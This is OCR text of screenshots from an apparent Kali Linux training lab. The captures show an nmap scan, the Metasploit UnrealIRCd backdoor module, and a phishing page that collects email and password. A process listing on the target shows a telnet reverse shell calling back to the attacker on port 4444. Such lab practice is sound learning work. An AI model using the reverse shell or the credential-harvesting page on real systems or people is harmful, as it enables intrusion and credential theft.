



Mouse integration ...
Don't show again


Auto capture keyboard ...
Don't show again


Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:14
kali@kali: ~
Session Actions Edit View Help
root 4406 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4407 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4411 0.0 0.0 2424 336 ? Ss 13:12 0:00 /usr/sbin/rpc.mountd
root 4477 0.0 0.0 5412 1732 ? Ss 13:12 0:00 /usr/lib/postfix/master
postfix 4478 0.0 0.0 5420 1648 ? S 13:12 0:00 pickup -l -t fifo -u -c
postfix 4480 0.0 0.0 5460 1680 ? S 13:12 0:00 qmgr -l -t fifo -u
root 4484 0.0 0.0 5388 1204 ? Ss 13:12 0:00 /usr/sbin/nmbd -D
root 4486 0.0 0.0 7724 1404 ? Ss 13:12 0:00 /usr/sbin/smbd -D
root 4490 0.0 0.0 7724 812 ? S 13:12 0:00 /usr/sbin/smbd -D
root 4502 0.0 0.0 2424 868 ? Ss 13:12 0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
proftpd 4541 0.0 0.0 9948 1612 ? Ss 13:12 0:00 proftpd: (accepting connections)
daemon 4555 0.0 0.0 1984 420 ? Ss 13:12 0:00 /usr/sbin/atd
root 4566 0.0 0.0 2104 892 ? Ss 13:12 0:00 /usr/sbin/cron
root 4594 0.0 0.0 2052 348 ? Ss 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root 4595 0.0 0.0 2052 476 ? S 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55 4597 0.2 4.3 364500 90516 ? Sl 13:12 0:11 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
daemon 4615 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4616 0.0 0.1 10596 2560 ? Ss 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4618 0.0 0.1 10732 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4621 0.0 0.1 10728 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4623 0.0 0.1 10728 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4625 0.0 0.1 10732 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4628 0.0 0.1 10596 2432 ? S 13:12 0:00 /usr/sbin/apache2 -k start
root 4635 0.0 1.2 74540 26556 ? Sl 13:12 0:00 /usr/bin/rmiregistry
root 4640 0.0 0.1 12208 2568 ? Sl 13:12 0:02 ruby /usr/sbin/druby_timeserver.rb
root 4645 0.0 0.1 8540 2516 ? S 13:12 0:00 /usr/bin/unrealircd
root 4651 0.0 0.0 2568 1204 tty1 Ss 13:12 0:00 /bin/login --
root 4657 0.0 0.5 13928 12040 ? S 13:12 0:02 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
daemon 4660 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4666 0.0 0.0 2724 1188 ? S 13:12 0:00 /bin/sh /root/.vnc/xstartup
root 4669 0.0 0.1 5936 2568 ? S 13:12 0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root 4672 0.0 0.2 8988 4996 ? S 13:12 0:02 fluxbox
root 4704 0.0 0.0 2852 1548 pts/0 Ss+ 13:12 0:00 -bash
msfadmin 4774 0.0 0.0 4616 1988 tty1 S+ 13:23 0:00 -bash
postfix 4814 0.0 0.1 5788 2452 ? S 13:36 0:00 tlsmgr -l -t unix -u -c
www-data 4839 0.0 0.0 10596 1952 ? S 13:36 0:00 /usr/sbin/apache2 -k start
root 4914 0.0 0.0 1848 528 ? S 14:03 0:00 sleep 3992
root 4915 0.0 0.0 3164 1028 ? S 14:03 0:00 telnet 192.168.56.107 4444
root 4916 0.0 0.0 2724 580 ? S 14:03 0:00 sh -c (sleep 3992|telnet 192.168.56.107 4444|while : ; do sh && break; done 2>&1|telnet 192.168.56.107 4444 >/dev/null 2>&1 &)
root 4917 0.0 0.0 2724 1188 ? R 14:03 0:00 sh
root 4918 0.0 0.0 3164 1024 ? R 14:03 0:00 telnet 192.168.56.107 4444
root 5046 0.0 0.0 2364 932 ? R 14:42 0:00 ps aux
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:16
kali@kali: ~
Session Actions Edit View Help
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
23:03
kali@kali: ~
Session Actions Edit View Help
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.
(kali㉿kali)-[~]
$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
(kali㉿kali)-[~]
$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
(kali㉿kali)-[~]
$ nmap -sS -sV -o192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.13 seconds
(kali㉿kali)-[~]
$ ping 192.168.56.103 -c 4
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=1.61 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.770 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.952 ms
— 192.168.56.103 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3087ms
rtt min/avg/max/mdev = 0.770/1.259/1.700/0.404 ms
(kali㉿kali)-[~]
$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
10:02
kali@kali: ~
Session Actions Edit View Help
heredoc> <form action="submit.php"method="POST">
heredoc> Email: <input type="email"
heredoc> name="email" required>
heredoc> Password: <input type ="password"
heredoc> name="password" required>
heredoc> <button type="submit">Login</button>
heredoc> </form>
heredoc> Educational Demo Only
heredoc> Demo Only
heredoc> </body>
heredoc> </html>
heredoc> EOF
zsh: bad pattern: ^[[200~cat
(kali㉿kali)-[~]
$ ls -lh login.html
ls: cannot access 'login.html': No such file or directory
(kali㉿kali)-[~]
$ echo cat > login.html << 'EOF'
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>
(kali㉿kali)-[~]
$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:13
kali@kali: ~
Session Actions Edit View Help
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf >
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 10:14

kali@kali: ~/phishing_lab

Session Actions Edit View Help

```
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>

┌──(kali㉿kali)-[~]
└─$ nano login.html

┌──(kali㉿kali)-[~]
└─$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html>

┌──(kali㉿kali)-[~]
└─$ cd ~/phishing_lab

┌──(kali㉿kali)-[~/phishing_lab]
└─$ xdg-open login.html
```

Right Ctrl

